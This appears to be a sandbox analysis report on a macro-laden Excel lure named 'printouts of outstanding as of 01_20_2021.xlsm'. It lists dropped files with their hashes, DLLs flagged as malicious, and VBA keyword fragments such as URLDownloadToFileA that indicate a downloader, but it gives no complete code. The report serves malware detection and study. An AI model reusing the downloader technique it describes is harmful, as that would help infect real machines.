Preview:	.PNG.....IHDR...r...b.....w.....sRGB.....gAMA.....a.....PLTE.....``PPP@00 @@@.....pp````.....00.@@.... .``..... ....PPP.....p..... .....pp....ppp...00. .pp. ..... ...@P.....PP.0 .. .  @@.000P@.0@0.....``.....@@ ....ItRNS.....U....pHYs.....o.d....IDAThC.Z. {.:..^x.....A..4.....@D!\.=...j.3Lf..d.....N.+...=.rFO...n.3k..y.G...m..*.H;...'....FE.9.C9.45m...|g..]..k...?'0..~6....Nm.[..*.\.j.....[.....M..j.N:?...A.....v.d*N...47...@.R..KT1....[.^..e....t.VI.8.fp[|..P>>..P=)...e0._|.z.>.o@..|.Z...?..}.....5.....n.....s..y5.\..7...#jd>.....Kh.a).1...u..|..=..%...g..W....1.R.CO.{.>s%.....*....>..^T.... ."....&0.n.....:..... h./...3WB.X...-.5.x..1..ID.....(R.X....B`....-...'.W.7f...}...Cr.C.x..<...^....[6k)x...x&.s.....Z...[>A.wVB..F=|R...B...y....h\X...e.L..... .6...3l..>.>..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7A618C6.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	2352
Entropy (8bit):	2.843492352371811
Encrypted:	false
SSDEEP:	24:YgelY0cSOKNHoKNpJSVvb+rLDkcmBSmkDVZWIHFm+rlzGDLpEn:v0O+l+rSVSciDVZvk+xCDL6
MD5:	02DE6899749BC90C8436783A76485FE5
SHA1:	D7D91A77F61E69EC6F152E3CDE9C0A55AF8CF069
SHA-256:	5A6AD5DD29DAC89DDF7D058B243B6CAA122A0C6FAC2B9FB5F853FD49E47D4D5E
SHA-512:	72CA635DBD1A8D200B62D021B1C5D7E787B19618DE978C6ABF7F2F7BAA32428840053B4874E30225EFA6BB425B4AE50E3FADF8FCF818D09319F28B2D23C94CB 3
Malicious:	false
Preview:	....l..... EMF....0...(.....`...1.....|..F...(.....GDIC.....-.....l.....-.....-.....l.....-.....$.....-.....-.....l.....-.....Calibri..... .J.....v!;.....-.....2.....1....."System.).....B.....-.....'.....!.....'..... .....%.....L...d.....!.....?.....?.....'.....%.....%.....L...d.....

C:\Users\user\AppData\Local\Temp\780F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	54593
Entropy (8bit):	7.809761757134018
Encrypted:	false
SSDEEP:	1536:Xp7RRUsqW5baZAqO6ZmYWNFtu+y5M9PF9GqcBre9OZ:XpfeZAhWKuOoiK
MD5:	0F8207B106153E236B13299853CDBA86
SHA1:	7CC5BAB94F668A25E71B6DFA6A6DA9F3E680CF9E
SHA-256:	52A295D89BAD2B935B882EE30A6FCAAB804D1AEF5DA7DA39BC381D00DD59EC99
SHA-512:	9B4700C3A9CDB42A95C5649717AF8E3DDB08E63E20B675CBF25A2635E4A4C5BEE239592A46769C3C9AB15B89F4CB4911F3F58FA1606BD47673F8992CF7BB290
Malicious:	false
Preview:	...n.0.E.....D'..(,g..4@R.[..I....(..w(9N..a...E.{f.....I....sr..H...B.*'?....I.....FCN.....OP.}N....J=.A1....WJ.....U.2.c.....F..!..l.7P.'....o..I.&.....V....J.].@RS..Ca..B..[...5@P2.N .=@. ..'t.iuu..*....+@...6.+.....fR.}.2Tv..ZX....!....I.].Q...3V8....*'.H..wL...V.g.v[cv.t...|.-..u.)...I+.../%.!u.wRO.....z)..]0.nK.y{.....&..s.....{.....>.....:....}.K.g..4.mc.M..5sP<.lb....O.8..p{z...u ?..p.....p=.....A..1?..BL4.f....<dK._ec.8...z...../.%.S.F....l.j.G"....).q..P..i..c.....PK.....!.aQ._.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabF789.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false

C:\Users\user\AppData\Local\Temp\CabF789.tmp	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206824555297794
Encrypted:	false
SSDEEP:	1536:cGtLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:ckNNSk8DtKBrpb2vxrOpprf/nVq
MD5:	A66589E6EA76694010E643B83536ECDD
SHA1:	F546989B665D046F2F3E3A2D875F8BF788F4CD5C
SHA-256:	65E8323065EBA93550158F3CE48104DF6ECF862C1A0BDE65845EB45443A05DD5
SHA-512:	D14EFFE1F02C96D7A9A3F6C38DE4CCF26464D88A319AD3A583126DE8AF2BC9CCB3218B34D943ECE3C02FD6BD39BCF9FA51AD9F4D02806F9C7423062B3D6B3DE
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....I.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..I ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...I.....T..... ..P..... .....&!..... .....

C:\Users\user\AppData\Local\Temp\TarF78A.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....201012214904Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,...0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\ogsit.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	765440
Entropy (8bit):	6.0875108403853675
Encrypted:	false
SSDEEP:	12288:F0q2AejP0XbOAQ60af2rDMmUz0x07wGwefo5SuDwadeUy:i2ejIOU0G2rDMmxxkRTs9y
MD5:	92AA183E338E9F7BBDC9CA401EB97C64
SHA1:	E45D05BF840341FBAA6FD6B9F396788C5810CB26
SHA-256:	791252FC4DEF3C4C3BDB270633FFC88C0E2CD8E8E8BA299825A83841A273E7DD
SHA-512:	EB08528C5E3DD47AE6DDC6F79BC7BBD035701F46B0845D5A90015E3FBA77634E614BB866C6EDA9F0AEC9ED06D8344B038EA56635A7214F2378D3F73B72EF298
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT? ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L.....R.....!.....d.....o.....@.....`r..M...\q..<.....`... 8.....(...@.....p..\.....text....b.....d..... ..`.data.....h.....@....idata.. ....p.....@..@.rsrc..... ..@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\zlgzuxvz.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	765440
Entropy (8bit):	6.0875108403853675
Encrypted:	false
SSDEEP:	12288:F0q2AejP0XbOAQ60af2rDMmUz0x07wGwefo5SuDwadeUy:i2ejIOU0G2rDMmxxkRTs9y
MD5:	92AA183E338E9F7BBDC9CA401EB97C64
SHA1:	E45D05BF840341FBAA6FD6B9F396788C5810CB26
SHA-256:	791252FC4DEF3C4C3BDB270633FFC88C0E2CD8E8E8BA299825A83841A273E7DD
SHA-512:	EB08528C5E3DD47AE6DDC6F79BC7BBD035701F46B0845D5A90015E3FBA77634E614BB866C6EDA9F0AEC9ED06D8344B038EA56635A7214F2378D3F73B72EF29 8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT? ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L.....R.....!.....d.....o.....@.....`r..M...\q..<.....`... 8.....(...@.....p..\.....text....b.....d..... ..`.data.....h.....@....idata.. ....p.....@..@.rsrc..... ..@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\zsijkwsd.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	765440
Entropy (8bit):	6.0875108403853675
Encrypted:	false
SSDEEP:	12288:F0q2AejP0XbOAQ60af2rDMmUz0x07wGwefo5SuDwadeUy:i2ejIOU0G2rDMmxxkRTs9y
MD5:	92AA183E338E9F7BBDC9CA401EB97C64
SHA1:	E45D05BF840341FBAA6FD6B9F396788C5810CB26
SHA-256:	791252FC4DEF3C4C3BDB270633FFC88C0E2CD8E8E8BA299825A83841A273E7DD
SHA-512:	EB08528C5E3DD47AE6DDC6F79BC7BBD035701F46B0845D5A90015E3FBA77634E614BB866C6EDA9F0AEC9ED06D8344B038EA56635A7214F2378D3F73B72EF29 8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....15Q!uT?ruT?ruT?r...rtT?rx..rwT?rx..rtT?rx..rzT?rx..rwT?r...rvT? ruT>r<T?rx..rtT?rx..rzT?rx..rtT?rx..rtT?rRichuT?r.....PE..L.....R.....!.....d.....o.....@.....`r..M...\q..<.....`... 8.....(...@.....p..\.....text....b.....d..... ..`.data.....h.....@....idata.. ....p.....@..@.rsrc..... ..@..@.reloc.....@..B.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 20 23:12:58 2021, atime=Wed Jan 20 23:12:58 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.4701762248053525
Encrypted:	false
SSDEEP:	12:85QlCLgXg/XAlCPCHaXtB8XzB/o5XX+WnicvbSubDtZ3YilMMEpxRljK1TdJP9TK:85XU/XTd6j0YepDv3qgrNru/
MD5:	3933849A927739A691EE3ABD3BBBB95D
SHA1:	943DD4894158B482D53A940A162FA2DC59A351B3
SHA-256:	25FDCCF8A999E3DC5F16540CE62CDA7A82B8CAF9ACFA19392B6B5B2223583998
SHA-512:	D80229BEBE765E6045503AA08338151E599E4BF7387F584F7E6BA655F1B2DD0A2FB04FA72D5A4DA34D33D50ADCA070C257F932BB55A796F3057DC87FC446A22
Malicious:	false
Preview:	L.....F.....7G..B.M,....B.M,..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....5R....Desktop.d.....QK.X5R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\841618\Users.user\Desktop.....\....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	178

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Entropy (8bit):	4.633981770780864
Encrypted:	false
SSDEEP:	3:oyBVomxWecl/FlWiL62p/sp6lN6R/FlWiL62p/sp6lmxWecl/FlWiL62p/sp6lv:dj2b6cf0b6cZb6c1
MD5:	52C875172872C1E86ABB927887F3BE55
SHA1:	CD9498C7F86EE30388E4B62A832ADF11439F7039
SHA-256:	C1B02934C56DD0E6888523993318D5C76FC502CE2C73D429B1F8EAD4F863F8DA
SHA-512:	2C4B1734CB6F47D09E6386D9C2F2C4E8B3A5D91A6016290E6A1A5544BB50E4AE8F743E308517582B94D78DBDFA73356BAE4C82651DE90BD3FF6BEF36227FD34D
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..printouts of outstanding as of 01_20_2021.LNK=0..printouts of outstanding as of 01_20_2021.LNK=0..[misc]..printouts of outstanding as of 01_20_2021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\printouts of outstanding as of 01_20_2021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Jan 20 23:12:58 2021, atime=Wed Jan 20 23:13:00 2021, length=54601, window=hide
Category:	dropped
Size (bytes):	2348
Entropy (8bit):	4.555912068249222
Encrypted:	false
SSDEEP:	24:8G5/XTd6jFyqqbe7AIEDv3qgdM7dD2G5/XTd6jFyqqbe7AIEDv3qgdM7dV:8e/XT0jF5OggQh2e/XT0jF5OggQ/
MD5:	D20893AB2B73DFFB6F117A54835CA1E0
SHA1:	AFCF9C0192F99411AA62831CFC9FFF1D7031571E
SHA-256:	1EA247C062A7554D42366FFF7CC0EFED238DF175E4FE1DEC1C1724787336B219
SHA-512:	6D2B787F5B2F6C2185757C6196A13568C3A4F8C5CB3073F8F84CFAA88563FB5212642D889E56E97CCD1F33DCCD95F75B915AF198D241663602CC018DA6C0FC2
Malicious:	false
Preview:	L.....F.... ....o.{..B.M,.....-....I.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.p...5R.. .PRINTO~1.XLS.....Q.y.Q.y*...8.....p.r.i.n.t.o.u.t.s. .o.f. .o.u.t.s.t.a.n.d.i.n.g. .a.s. .o.f. .0.1._.2.0._.2.0.2.1...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\841618\Users.user\Desktop\printouts of outstanding as of 01_20_2021.xlsm.E.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.p.r.i.n.t.o.u.t.s. .o.f. .o.u.t.s.t.a.n.d.i.n.g. .a.s. .o.f. .0.1._.2.0._.2.0.2.1...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.

C:\Users\user\Desktop\EC1F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	54601
Entropy (8bit):	7.811133847012313
Encrypted:	false
SSDEEP:	1536:Xp7MJ+BqkDpBIsqBJGu+2Ug5M9PF9sqcB99O3:Xps0xDplKIu3UBTC9A
MD5:	35A9FDF89660390F074B71D0AC45BBA1
SHA1:	B50EF4640F3D9B2FA027C2736F22B632AC143DD9
SHA-256:	F27EBDF0CFE9FD8917A6D2495C6F8C7BE8C991B9F922970955E81804553886BD
SHA-512:	43C5C846473416EF77CA713E43A734D866F42CCBEADDD3D66972C95B732448158ED8BB7202C243DF55A7A6FE24ABE28838D6B8453E0F84D0138E95E581C51DF
Malicious:	false
Preview:	...n.0.E.....D'..(,g..4@R.[..I....(..w(9N..a...E.{f.....I....sr..H...B.*'?....I.....FCN.....OP.}N....J=.A1....WJ.....U.2.c.....F..!..l.7P.'....o..l.&.....V....J.].@RS..Ca..B..[...5@P2.N .=@...'t.iuu..*....+@...6.+.....fR.}.2Tv..ZX....!....I.|.Q...3V8....*'.H..wL...V.g.v[cv.t...|.-..u.)...I+.../%.!u.wRO.....z)..]0.nK.y{.....&..s.....{.....>.....:...}.K.g..4.mc.M..5sP<.lb....O.8..p{z...u?..p.....p=.....A..1?..BL4.f....<dK._ec.8...z...../.%.S.F....l.j.G".....).q..P..i..c.....PK.....!.aQ._.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~$printouts of outstanding as of 01_20_2021.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**

C:\Users\user\Desktop\~$printouts of outstanding as of 01_20_2021.xlsm	
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.676195161958508
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	printouts of outstanding as of 01_20_2021.xlsm
File size:	38038
MD5:	28e9c78dcffb4a80c7bcfcd818791940
SHA1:	0f239865c9e2bdd64d2017c7d26cac19dc7d3cde
SHA256:	09cceb619174c99d026734f860f26cda0107af31b9153a9f7d6613c86fd57772
SHA512:	082d84c5d6b4442f0c6d10231c0368e74906a62348aaf7bb070a602695f9420abc3aa2cce28dfeaaaae784ba7e96a8008ab9e9d5bd6f2a5dfb591e8c8f5729fc
SSDEEP:	768:IxPLv4xxXRG9HR4sjVpVNsz/LaR+ZUmlmWPwkGq/gR9uVQ4:aPb4xxXizgu+ZMFq/gR9M
File Content Preview:	PK.....!..qr.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	2

OLE File "/opt/package/joesandbox/database/analysis/342170/sample/printouts of outstanding as of 01_20_2021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	msc.com
Last Saved By:	
Create Time:	2021-01-20T10:44:11Z
Last Saved Time:	2021-01-20T11:03:27Z
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 5186

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	5186
Data ASCII:	. . . . . $ . . . v . . . . # . . 2 . . . . 4 . . . . . D . . . . < . . . . U R L D o w n l o a d T o F i l e A . . . . x . . . .
Data Raw:	01 16 03 00 03 24 01 00 00 76 07 00 00 08 01 00 00 e4 01 00 00 ff ff ff ff a4 07 00 00 08 10 00 00 00 00 00 00 01 00 00 00 23 f3 ee 32 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 34 00 00 00 00 00 44 02 20 00 00 00 ff ff 00 00 3c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 52 4c 44 6f 77 6e 6c 6f 61 64 54 6f 46 69 6c 65 41 00 00 ff ff ff ff 01 00 00 00 ff

VBA Code Keywords

Keyword
#Else
"urlmon"
Resume
fillename
Randomize:
Ada(u)
Long,
"mo")
ol).value
hokkkk(s,
redline(ellysio))
PtrSafe
Declare
Next:
dwReserved
Rnd))
String,
sb_t()
pCaller
String
Sheets(s).UsedRange.SpecialCells(xlCellTypeConstants):
ol).Name
Split(govs,
"="):
"forsS_"
directoo
Split(kij(ol),
LongPtr,
redline
Sheets(ol).Cells(aa,
homedep
ellysio
Integer:
ByVal
P_Click_Box
redline(Oa))),
redline(yel
Integer)
ellysio()

Keyword
Split(StrConv(m,
Sheets(ol).Cells(ellysio,
"URLDownloadToFileA"
Integer
gogog()
nimo(Int((UBound(nimo)
Error
UBound(Ada)
Attribute
LBound(Ada)
szURL
VB_Name
fillename,
gogog
Function
"mo":
szFileName
LongPtr
homedep(nimo
lpfnCB
Alias
Variant)
Private
hokkkk

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 1479

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1479
Data ASCII:	. . . . # . . . . # . . . . c . . . . x . . . . v b o x 1 _ c l i , 1 , 0 , M S F o r m s , F r a m e . . . . M E . . . .
Data Raw:	01 16 03 00 00 13 01 00 00 a5 03 00 00 f7 00 00 00 23 02 00 00 ff ff ff ff ac 03 00 00 98 04 00 00 00 00 00 00 01 00 00 00 23 f3 00 d5 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
VB_Name
VB_Creatable
VB_Exposed
Frame"
VB_Customizable
VB_Control
VB_TemplateDerived
MSForms,
False
Attribute
Private
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base

VBA Code

VBA File Name: Sheet2.cls, Stream Size: 991

General	
Stream Path:	VBA/Sheet2
VBA File Name:	Sheet2.cls
Stream Size:	991
Data ASCII:	. . . . . - . . . . . # . . ^ . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 23 f3 9d 5e 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 999

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	999
Data ASCII:	. . . . . - . . . . . # . . r . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 23 f3 c9 72 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 605

General	
Stream Path:	PROJECT

General	
File Type:	ASCII text, with CRLF line terminators
Stream Size:	605
Entropy:	5.19808364053
Base64 Encoded:	True
Data ASCII:	I D = " { 3 8 C 1 2 A 0 A - E 6 4 8 - 4 6 4 5 - A 7 B 8 - E 6 2 A B D C 4 2 5 E 1 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 2 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 0 5 0 7 E 1 E B E 1 E F E 5 E F E 5 E F E 5 E F E 5 " . .
